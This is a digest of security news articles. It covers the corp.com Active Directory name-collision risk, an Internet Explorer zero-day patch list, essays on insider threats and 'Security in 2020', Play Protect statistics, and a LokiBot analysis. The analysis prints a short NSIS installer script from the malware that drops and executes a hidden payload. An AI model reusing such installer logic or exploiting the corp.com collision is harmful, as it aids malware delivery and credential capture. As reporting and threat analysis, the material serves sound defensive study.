
Schmidt said he and others concluded that whoever ends up controlling corp.com could have an instant botnet of well-connected enterprise machines.

"Hundreds of thousands of machines directly exploitable and countless more exploitable via lateral movement once in the enterprise," he said. "Want an instant foothold into about 30 of the world's largest companies according to the Forbes Global 2000? Control corp.com."

THE EARLY ADVENTURES OF CORP.COM

Schmidt's findings closely mirror what O'Connor discovered in the few years corp.com was live on the Internet after he initially registered it back in 1994. O'Connor said early versions of a now-defunct Web site building tool called Microsoft FrontPage suggested corporation.com (another domain registered early on by O'Connor) as an example domain in its setup wizard.

That experience, portions of which are still indexed by the indispensable Internet Archive, saw O'Connor briefly redirecting queries for the domain to the Web site of a local adult sex toy shop as a joke. He soon got angry emails from confused people who'd also CC'd Microsoft co-founder Bill Gates.



Welcome to

www.corp.com

Microduh!

This site has gained sudden popularity since Microsoft published this URL as a part of their most recent release of Windows NT (and, it has now been brought to my attention, as a part of the beta release of FrontPage '97!). T'would seem that someplace in those programs they've burned this address into a place that makes me a mere mouseclick away! Hot doggidies!

This is the Internet equivalent of having them accidentally publish your home phone number as their dial-up support line. Y'see, "corp.com" is a real live domain that is registered to me. So what I want to know is:

who's the jarhead that doesn't check whois before publishing a URL?

So for a while there, I had some fun! I sponsored a little Internet Countdown. Today, this is just another calm spot on the 'net. A place for wayfarers to pause for a moment, have a chuckle, then pass on to other pursuits.

But for a while there I pointed this URL someplace more exciting! People had a lot of good suggestions as to their favorite horrible destination on the 'net. The one I picked? *Well, it turned out to be a local hardcore site www.sexworld.com . Imagine people's surprise when they were mysteriously transported there!*

I left it pointing there for 24 hours... Now this page has returned to it's staid, boring old self.

Archive.org's index of corp.com from 1997, when its owner Mike O'Connor briefly enabled a Web site mainly to shame Microsoft for the default settings of its software.

O'Connor said he also briefly enabled an email server on corp.com, mainly out of morbid curiosity to see what would happen next.

"Right away I started getting sensitive emails, including pre-releases of corporate financial filings with The U.S. Securities and Exchange Commission, human resources reports and all kinds of scary things," O'Connor recalled in an interview with KrebsOnSecurity. "For a while, I would try to correspond back to corporations that were making these mistakes, but most of them didn't know what to do with that. So I finally just turned it off."

TOXIC WASTE CLEANUP IS HARD

Microsoft declined to answer specific questions in response to Schmidt's findings on the wayward corp.com traffic. But a spokesperson for the company shared a written statement acknowledging that "we sometimes reference 'corp' as a label in our naming documentation."

"We recommend customers own second level domains to prevent being routed to the internet," the statement reads, linking to this Microsoft Technet article on best practices for setting up domains in Active Directory.


Over the years, Microsoft has shipped several software updates to help decrease the likelihood of namespace collisions that could create a security problem for companies that still rely on Active Directory domains that do not map to a domain they control.

But both O'Connor and Schmidt say hardly any vulnerable organizations have deployed these fixes for two reasons. First, doing so requires the organization to take down its entire Active Directory network simultaneously for some period of time. Second, according to Microsoft applying the patch(es) will likely break or at least slow down a number of applications that the affected organization relies upon for day-to-day operations.

Faced with either or both of these scenarios, most affected companies probably decided the actual risk of not applying these updates was comparatively low, O'Connor said.

“The problem is that when you read the instructions for doing the repair, you realize that what they’re saying is, ‘Okay Megacorp, in order to apply this patch and for everything to work right, you have to take down all of your Active Directory services network-wide, and when you bring them back up after you applied the patch, a lot of your servers may not work properly’,” O’Connor said.

Curiously, Schmidt shared slides from a report submitted to a working group on namespace collisions suggesting that at least some of the queries corp.com received while he was monitoring it may have come from Microsoft’s own internal networks.



Why some names (corp.com) are special

- Microsoft long ago suggested folks name Active Directories “CORP”
- AD hosts and resources have DNS records : <stuff>.corp
- SRV qnames we see at corp.com (among millions of others):
  - _kerberos._tcp.dc._msdcs.Fareast.Microsoft.corp.com
  - _kerberos._tcp.dc._msdcs.redmond.microsoft.corp.com
  - _kerberos._tcp.NA-WA-EXCH._sites.dc._msdcs.Fareast.Microsoft.corp.com
  - _kerberos._tcp.NA-WA-RED._sites.dc._msdcs.redmond.microsoft.corp.com
  - _ldap._tcp.dc._msdcs.middleeast.microsoft.corp.com
  - _ldap._tcp.dc._msdcs.redmond.microsoft.corp.com
  - _ldap._tcp.microsoft.corp.com
  - _ldap._tcp.NA-WA-RED._sites.microsoft.corp.com

Image: JAS Global Advisors

“The reason I believe this is Microsoft’s issue to solve is that someone that followed Microsoft’s recommendations when establishing an active directory several years back now has a problem,” Schmidt said.

“Even if all patches are applied and updated to Windows 10,” he continued. “And the problem will persist while there are active directories named ‘corp’ – which is forever. More practically, if corp.com falls into bad hands, the impact will be on Microsoft enterprise clients – and at large scale – paying, Microsoft clients they should protect.”

O’Connor said Microsoft actually offered to buy the domain several years back for $20,000. He turned them down, saying that at the time he thought it was too low and didn’t reflect the market value of the domain.

Asked why he didn’t just give corp.com to Microsoft as an altruistic gesture, O’Connor said he believes the software giant ought to be accountable for its products and mistakes.

“It seems to me that Microsoft should stand up and shoulder the burden of the mistake they made,” he said. “But they’ve shown no real interest in doing that, and so I’ve shown no interest in giving it to them. I don’t really need the money. I’m basically auctioning off a chemical waste dump because I don’t want to pass it on to my kids and burden them with it. My frustration here is the good guys don’t care and the bad guys probably don’t know about it. But I expect the bad guys would like it.”

Source: https://krebsonsecurity.com/2020/02/dangerous-domain-corp-com-goes-up-for-sale/

6. Microsoft Patches Actively Exploited Internet Explorer Zero-Day

Microsoft released security updates to patch an actively exploited zero-day remote code execution (RCE) vulnerability impacting multiple versions of Internet Explorer.

In the middle of January 2020, Microsoft released an advisory about an Internet Explorer zero-day vulnerability (CVE-2020-0674) that was publicly disclosed and being actively exploited by attackers.

The flaw, reported by Clément Lecigne of Google’s Threat Analysis Group and Ella Yu from Qihoo 360, "could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user" according to Microsoft.

If the user is logged on with administrative permissions on a compromised device, attackers could take full control of the system allowing for program installation and data manipulation, or the possibility to create accounts with full user rights.

Mitigation issues

A security fix was not available at the time and Microsoft only released mitigation measures that removed permission to jscript.dll so that the security vulnerability could not be exploited by attackers on unpatched systems.

However, the mitigations provided by Microsoft were breaking printing due to printer drivers and software utilizing the now nerfed jscript.dll.

For users who needed to print and still have their systems protected, 0Patch released a micropatch that resolved the CVE-2020-0674 vulnerability without the printing issues.

With the February Patch Tuesday updates, Microsoft released formal security updates for the 'CVE-2020-0674 | Scripting Engine Memory Corruption Vulnerability' allowing customers to patch the vulnerability without having to deal with the downsides stemming from the previously recommended mitigations.

It is not known at this time if today's security updates addressing this IE flaw will continue to cause issues with printing, so be on the lookout for those issues.

Links to the articles detailing the changes and the Microsoft Update Catalog download pages for each security update are available below.

Product	Platform	Article	Download
Internet Explorer 10	Windows Server 2012	4537814	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows 10 Version 1803 for 32-bit Systems	4537762	Security Update
Internet Explorer 11	Windows 10 Version 1803 for x64-based Systems	4537762	Security Update
Internet Explorer 11	Windows 10 Version 1803 for ARM64-based Systems	4537762	Security Update
Internet Explorer 11	Windows 10 Version 1809 for 32-bit Systems	4532691	Security Update
Internet Explorer 11	Windows 10 Version 1809 for x64-based Systems	4532691	Security Update
Internet Explorer 11	Windows 10 Version 1809 for ARM64-based Systems	4532691	Security Update
Internet Explorer 11	Windows Server 2019	4532691	Security Update
Internet Explorer 11	Windows 10 Version 1909 for 32-bit Systems	4532693	Security Update
Internet Explorer 11	Windows 10 Version 1909 for x64-based Systems	4532693	Security Update
Internet Explorer 11	Windows 10 Version 1909 for ARM64-based Systems	4532693	Security Update
Internet Explorer 11	Windows 10 Version 1709 for 32-bit Systems	4537789	Security Update
Internet Explorer 11	Windows 10 Version 1709 for x64-based Systems	4537789	Security Update
Internet Explorer 11	Windows 10 Version 1709 for ARM64-based Systems	4537789	Security Update
Internet Explorer 11	Windows 10 Version 1903 for 32-bit Systems	4532693	Security Update
Internet Explorer 11	Windows 10 Version 1903 for x64-based Systems	4532693	Security Update
Internet Explorer 11	Windows 10 Version 1903 for ARM64-based Systems	4532693	Security Update
Internet Explorer 11	Windows 10 for 32-bit Systems	4537776	Security Update
Internet Explorer 11	Windows 10 for x64-based Systems	4537776	Security Update
Internet Explorer 11	Windows 10 Version 1607 for 32-bit Systems	4537764	Security Update
Internet Explorer 11	Windows 10 Version 1607 for x64-based Systems	4537764	Security Update
Internet Explorer 11	Windows Server 2016	4537764	Security Update
Internet Explorer 11	Windows 7 for 32-bit Systems Service Pack 1	4537820	Monthly Rollup
		4537767	IE Cumulative

Internet Explorer 11	Windows 7 for x64-based Systems Service Pack 1	4537820	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows 8.1 for 32-bit systems	4537821	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows 8.1 for x64-based systems	4537821	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows RT 8.1	4537821	Monthly Rollup
Internet Explorer 11	Windows Server 2008 R2 for x64-based Systems Service Pack 1	4537820	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows Server 2012	4537814	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 11	Windows Server 2012 R2	4537821	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 9	Windows Server 2008 for x64-based Systems Service Pack 2	4537810	Monthly Rollup
		4537767	IE Cumulative
Internet Explorer 9	Windows Server 2008 for 32-bit Systems Service Pack 2	4537810	Monthly Rollup
		4537767	IE Cumulative

Source: https://www.bleepingcomputer.com/news/security/microsoft-patches-actively-exploited-internet-explorer-zero-day/

7. We Need More Than Security Awareness to Combat Insider Threats

When I was new to the security industry, I firmly believed that people got infected with malware because they didn't know how to be safe online. I thought problems happened because computers were too complicated, or the technology was too daunting, or people were just too trusting and naive. But clearly I knew better. I saw the dangers lurking on the internet and knew how attacks worked, so all I had to do to end the risk of insider threats was tell people how to protect themselves.

If you guessed that I've since learned I was the naive one, you are correct. While I still feel that security education is crucial, I no longer believe that a lack of security awareness is the biggest reason why cybercrime is still a problem. There's plenty of information available to us on how to protect ourselves, and yet malware attacks and data breaches keep occurring.

Security Is Obtainable in a World of Insider Threats

There are plenty who would say that issues around malware and similar threats are due to people being stubborn, lazy or ignorant of how much damage a security incident can cause. Most security awareness campaigns are based around these assumptions.

While I won't discount the possibility that some people simply need a little more information or are obstinate about doing things safely, most people want to improve security because it's something that genuinely concerns them. However, the vast majority of people also have other priorities that don't seem to be in step with traditional security policies at first glance.

Typically, security rules are all about locking things down: Don't click this, don't go to that site, don't use that app. But that isn't how security experts always operate. We exercise everyday vigilance and use a combination of tools to protect against insider threats and outside attacks. We also set up sandboxes where we can safely examine files we think might be problematic and check out suspicious websites or dodgy apps. If we can do this for ourselves, there's no reason we can't set up systems that allow everyone in the office to do their jobs effectively and securely.

What Can We Do to Promote Safer Use?

Enabling users to work safely cannot be accomplished with a one-size-fits-all solution. Mandating that all users follow a single, monolithic set of security rules may seem like a simple approach, but if that policy disallows necessary tools and processes, users are either going to be less productive or implement shadow IT options, which can put data at greater risk. Adopting a more nuanced stance can decrease costs and improve performance in the long run.

Understand What Your Coworkers Need

The first thing you need to do to enable safer usage is find out which apps and services people in your organization need to do their jobs and which ones they don't need. For some employees, this may be as simple as locking down unapproved apps and services or unnecessary functionalities. Other employees may require more complex setups; you might give them a sandbox where they can open unexpected attachments safely, or they may need more advanced training on how to handle suspicious attachments.

Make Safety Easier

Modern software allows people to perform a lot of powerful functions with little or no thought. Unfortunately, this degree of functionality can encourage people to do things that decrease their security. What's more, most security technologies introduce hurdles that can decrease functionality. The key word here is "most."

It is possible to find security tools that introduce only minor hurdles, and it's also possible to set up your security architecture in a way that makes opting for insecure actions more burdensome. Also, there's something to be said for choosing a realistic security model instead of trying to achieve the "perfect" situation and failing. Remember that many of the security "best practices" we cling to have been disproved.

Address Both Dos and Don'ts

So much of what we tell people about online safety is what they shouldn't do, without any advice on what they *should* do. This can lead to workflow paralysis or worse — some people may feel so overwhelmed by the threat of cybercrime that they simply give up trying to protect themselves because it feels futile.

To counteract these frustrations, you could remind your associates how effective multifactor authentication (MFA) is. You could tell them how using encryption can decrease damages to customers and costs for the business if there is a security incident. The objective here is to empower employees with security awareness, not to scare them into compliance.

Make Staff Your Network's Eyes and Ears

Even the biggest security team can't be everywhere or recognize all insider threats in their environment. Establishing relationships with employees from all departments can facilitate mutual communication and encourage employees to come to you if they see something suspicious or are involved in an accident. This can help with identifying potential problems, such as runaway shadow IT or other unmonitored assets, and decreasing the time it takes to spot security incidents.

Don't Be Afraid to Put Your Foot Down

There will be times when you simply have to say "no" to requests for increased functionality. Sometimes, this will be because you don't have the time or money to offer the requested app or service safely, and sometimes, it will be because that option just can't be sufficiently secured. In either case, you'll win a lot more support by clearly and succinctly explaining the reasoning behind your decision, especially if it's something you may be able to reconsider in the future.

There's a certain irony in the declaration: "I've seen how the world works, and if I just tell you how to protect yourself better, suddenly everything will magically improve." I know now that this isn't how the story actually goes, but I also know that addressing people as equals when we talk about improving security is the first step in discovering what will truly move the needle toward meaningful change. After all, we security professionals are human too, and sometimes, even the experts need to learn new ways of considering security.

Source: https://securityintelligence.com/articles/we-need-more-than-security-awareness-to-combat-insider-threats

8. Security in 2020: Revisited

Ten years ago, I wrote an essay: "Security in 2020." Well, it's finally 2020. I think I did pretty well. Here's what I said back then:

> There's really no such thing as security in the abstract. Security can only be defined in relation to something else. You're secure from something or against something. In the next 10 years, the traditional definition of IT security -- that it protects you from hackers, criminals, and other bad guys -- will undergo a radical shift. Instead of protecting you

from the bad guys, it will increasingly protect businesses and their business models from you.

Ten years ago, the big conceptual change in IT security was *deperimeterization*. A wordlike grouping of 18 letters with both a prefix and a suffix, it has to be the ugliest word our industry invented. The concept, though -- the dissolution of the strict boundaries between the internal and external network -- was both real and important.

There's more deperimeterization today than there ever was. Customer and partner access, guest access, outsourced e-mail, VPNs; to the extent there is an organizational network boundary, it's so full of holes that it's sometimes easier to pretend it isn't there. The most important change, though, is conceptual. We used to think of a network as a fortress, with the good guys on the inside and the bad guys on the outside, and walls and gates and guards to ensure that only the good guys got inside. Modern networks are more like cities, dynamic and complex entities with many different boundaries within them. The access, authorization, and trust relationships are even more complicated.

Today, two other conceptual changes matter. The first is *consumerization*. Another ponderous invented word, it's the idea that consumers get the cool new gadgets first, and demand to do their work on them. Employees already have their laptops configured just the way they like them, and they don't want another one just for getting through the corporate VPN. They're already reading their mail on their BlackBerrys or iPads. They already have a home computer, and it's cooler than the standard issue IT department machine. Network administrators are increasingly losing control over clients.

This trend will only increase. Consumer devices will become trendier, cheaper, and more integrated; and younger people are already used to using their own stuff on their school networks. It's a recapitulation of the PC revolution. The centralized computer center concept was shaken by people buying PCs to run VisiCalc; now it's iPads and Android smartphones.

The second conceptual change comes from cloud computing: our increasing tendency to store our data elsewhere. Call it *decentralization*: our email, photos, books, music, and documents are stored somewhere, and accessible to us through our consumer devices. The younger you are, the more you expect to get your digital stuff on the closest screen available. This is an important trend, because it signals the end of the hardware and operating system battles we've all lived with. Windows vs. Mac doesn't matter when all you need is a web browser. Computers become temporary; user backup becomes irrelevant. It's all out there somewhere -- and users are increasingly losing control over their data.

During the next 10 years, three new conceptual changes will emerge, two of which we can already see the beginnings of. The first I'll call *deconcentration*. The general-purpose computer is dying and being replaced by special-purpose devices. Some of them, like the iPhone, seem general purpose but are strictly controlled by their providers. Others, like

Internet-enabled game machines or digital cameras, are truly special purpose. In 10 years, most computers will be small, specialized, and ubiquitous.

Even on what are ostensibly general-purpose devices, we're seeing more special-purpose applications. Sure, you could use the iPhone's web browser to access the *New York Times* website, but it's much easier to use the NYT's special iPhone app. As computers become smaller and cheaper, this trend will only continue. It'll be easier to use special-purpose hardware and software. And companies, wanting more control over their users' experience, will push this trend.

The second is *decustomerization* -- now I get to invent the really ugly words -- the idea that we get more of our IT functionality without any business relation-ship. We're all part of this trend: every search engine gives away its services in exchange for the ability to advertise. It's not just Google and Bing; most webmail and social networking sites offer free basic service in exchange for advertising, possibly with premium services for money. Most websites, even useful ones that take the place of client software, are free; they are either run altruistically or to facilitate advertising.

Soon it will be hardware. In 1999, Internet startup FreePC tried to make money by giving away computers in exchange for the ability to monitor users' surfing and purchasing habits. The company failed, but computers have only gotten cheaper since then. It won't be long before giving away netbooks in exchange for advertising will be a viable business. Or giving away digital cameras. Already there are companies that give away long-distance minutes in exchange for advertising. Free cell phones aren't far off. Of course, not all IT hardware will be free. Some of the new cool hardware will cost too much to be free, and there will always be a need for concentrated computing power close to the user -- game systems are an obvious example -- but those will be the exception. Where the hardware costs too much to just give away, however, we'll see free or highly subsidized hardware in exchange for locked-in service; that's already the way cell phones are sold.

This is important because it destroys what's left of the normal business rela-tionship between IT companies and their users. We're not Google's customers; we're Google's product that they sell to their customers. It's a three-way relation-ship: us, the IT service provider, and the advertiser or data buyer. And as these noncustomer IT relationships proliferate, we'll see more IT companies treating us as products. If I buy a Dell computer, then I'm obviously a Dell customer; but if I get a Dell computer for free in exchange for access to my life, it's much less obvious whom I'm entering a business relationship with. Facebook's continual ratcheting down of user privacy in order to satisfy its actual customers---the advertisers--and enhance its revenue is just a hint of what's to come.

The third conceptual change I've termed *depersonization*: computing that removes the user, either partially or entirely. Expect to see more software agents: programs that do things on your behalf, such as prioritize your email based on your observed preferences or send you personalized sales announcements based on your past behavior. The "people who liked this also liked" feature on many retail websites is just the beginning. A website that alerts you if a plane ticket to your favorite destination drops below a certain price is simplistic but useful, and some sites already offer this functionality. Ten years won't be enough time to solve the serious artificial intelligence problems required to fully real-ize intelligent agents, but the agents of that time will be both sophisticated and commonplace, and they'll need less direct input from you.

Similarly, connecting objects to the Internet will soon be cheap enough to be viable. There's already considerable research into Internet-enabled medical devices, smart power grids that communicate with smart phones, and networked automobiles. Nike sneakers can already communicate with your iPhone. Your phone already tells the network where you are. Internet-enabled appliances are already in limited use, but soon they will be the norm. Businesses will acquire smart HVAC units, smart elevators, and smart inventory systems. And, as short-range communications -- like RFID and Bluetooth -- become cheaper, everything becomes smart.

The "Internet of things" won't need you to communicate. The smart appliances in your smart home will talk directly to the power company. Your smart car will talk to road sensors and, eventually, other cars. Your clothes will talk to your dry cleaner. Your phone will talk to vending machines; they already do in some countries. The ramifications of this are hard to imagine; it's likely to be weirder and less orderly than the contemporary press describes it. But certainly smart objects will be talking about you, and you probably won't have much control over what they're saying.

One old trend: *deperimeterization*. Two current trends: consumerization and decentralization. Three future trends: deconcentration, decustomerization, and depersonization. That's IT in 2020 -- it's not under your control, it's doing things without your knowledge and consent, and it's not necessarily acting in your best interests. And this is how things will be when they're working as they're intended to work; I haven't even started talking about the bad guys yet.

That's because IT security in 2020 will be less about protecting you from traditional bad guys, and more about protecting corporate business models from you. Deperimeterization assumes everyone is untrusted until proven otherwise. Consumerization requires networks to assume all user devices are untrustworthy until proven otherwise. Decentralization and deconcentration won't work if you're able to hack the devices to run unauthorized software or access unauthorized data. Deconsumerization won't be viable unless you're unable to bypass the ads, or whatever the vendor uses to monetize you. And depersonization requires the autonomous devices to be, well, autonomous.

In 2020 -- 10 years from now -- Moore's Law predicts that computers will be 100 times more powerful. That'll change things in ways we can't know, but we do know that human nature never changes. Cory Doctorow rightly pointed out that all complex ecosystems have parasites. Society's traditional parasites are criminals, but a broader definition makes more sense here. As we users lose control of those systems and IT providers gain control

> for their own purposes, the definition of "parasite" will shift. Whether they're criminals trying to drain your bank account, movie watchers trying to bypass whatever copy protection studios are using to protect their profits, or Facebook users trying to use the service without giving up their privacy or being forced to watch ads, parasites will continue to try to take advantage of IT systems. They'll exist, just as they always have existed, and -- like today -- security is going to have a hard time keeping up with them.
>
> Welcome to the future. Companies will use technical security measures, backed up by legal security measures, to protect their business models. And unless you're a model user, the parasite will be you.

My only real complaint with the essay is that I used "decentralization" in a nonstandard manner, and didn't explain it well. I meant that our personal data will become decentralized; instead of it all being on our own computers, it will be on the computers of various cloud providers. But that causes a massive centralization of all of our data. I should have explicitly called out the risks of that.

Otherwise, I'm happy with what I wrote ten years ago.

Source: https://www.schneier.com/blog/archives/2020/02/security_in_202_1.html

9. Google Play Protect Blocked 1.9 Billion Malware Installs in 2019

Google's Play Protect mobile threat protection service blocked the installation of over 1.9 billion malicious apps downloaded from non-Play Store sources in 2019.

During 2017 and 2018, Google Play Protect has also prevented the installation of another 3.2 billion Potentially Harmful Application (PHAs) — as Google refers to malicious apps — from outside of the Play Store per Android Year in Review security reports.

The stats go as far as the beginning of 2017 because that's when Google Play Protect was introduced, during the Google I/O 2017 on May 17, 2017, with Google starting full deployment of the built-in malware protection to all Android devices during July 2017.

Today, Google Play Protect is deployed on over 2.5 billion active Android devices as described in the Android security center.

> Backed by Google's machine learning, it's always adapting and improving. Every day, it automatically scans all of the apps on Android phones and works to prevent harmful apps from ever reaching them, making it the most widely deployed mobile threat protection service in the world.

100 billion apps scanned every day

Google Play Protect scans over 100 billion apps for malware every day, up 50 billion compared to 2018 and providing users with info about potential security issues and providing details on actions needed to keep their devices secure.

In 2019, Google worked on strengthening policies to better protect families and children and joined efforts with ESET, Lookout, and Zimperium through the App Defense Alliance to improve malicious Android app detection on submission blocking them before they get published on the Play Store.

The App Defense Alliance couldn't have come sooner given that malware managed to infiltrate Google's app ecosystem more and more often notwithstanding the company's efforts to stop this evolving trend.

Google also improved the developer approval process last year and enhanced the machine-learning detection systems used by Google Play Protect to examine Android app code, metadata, and user engagement signals for suspicious behavior and content.

Google working to improve Play Store's safety

All these efforts made the Play Store a much cleaner app distribution market seeing that Google's vetting team was able to stop more than 790,000 policy-violating app submissions before being published.

Google is also committed to investing more to protect the security of Android devices by strengthening app safety policies designed to protect users' privacy, by blocking repeat offenders and detecting bad actors faster, as well as identifying and removing Android apps featuring harmful content and behaviors.

"Such a thriving ecosystem can only be achieved and sustained when trust and safety is one of its key foundations," Google Play & Android App Safety product manager Andrew Ahn said.

"Over the last few years we’ve made the trust and safety of Google Play a top priority, and have continued our investments and improvements in our abuse detection systems, policies, and teams to fight against bad apps and malicious actors."

Source: https://www.bleepingcomputer.com/news/security/google-play-protect-blocked-19-billion-malware-installs-in-2019/

10. LokiBot Impersonates Game Launcher and Drops Compiled C# File

(By Augusto Remillano II, Mohammed Malubay, and Arvin Roi Macaraeg, Threat Analysts)

LokiBot, which has the ability to harvest sensitive data such as passwords as well as cryptocurrency information, proves that the actors behind it is invested in evolving the threat.

In the past, we have seen a campaign that exploits a remote code execution vulnerability to deliver LokiBot using the Windows Installer service, a Lokibot variant that uses ISO images, and a variant with an improved persistence mechanism using steganography. Recently, we discovered LokiBot (detected by Trend Micro as Trojan.Win32.LOKI) impersonating a popular game launcher to trick users into executing it on their machines. Further analysis revealed that a sample of this variant employs a quirky, installation routine that involves dropping a compiled C# code file.


This unusual LokiBot variant, which uses a “compile after delivery” detection evasion technique, was proactively detected and blocked by machine learning detection capabilities built into Trend Micro solutions as Troj.Win32.TRX.XXPE50FFF034.

Technical Analysis

The infection starts with a file that is supposedly the installer of the Epic Games store. This fake installer was built using the NSIS (Nullsoft Scriptable Install System) installer authoring tool. In this campaign, the malicious NSIS Windows installer used the logo of Epic Games — the development company behind popular games such as Fortnite — to trick users into thinking that it’s a legitimate installer.

Figure 1. File icon of the LokiBot malware installer under the guise of a game installer


Upon execution, the malware installer drops two files: a C# source code file and a .NET executable in the “%AppData% directory” of the affected machine.



```
Section ; Section_0
  ; AddSize 651
  SetOutPath $INSTDIR
  File MAPZNNsaEaUXrxeKma5.exe
  File MAPZNNsaEaUXrxeKm
  Exec "$APPDATA\MAPZNNsaEaUXrxeKma5.exe 1"
SectionEnd
```

Figure 2. Screenshot of installer script

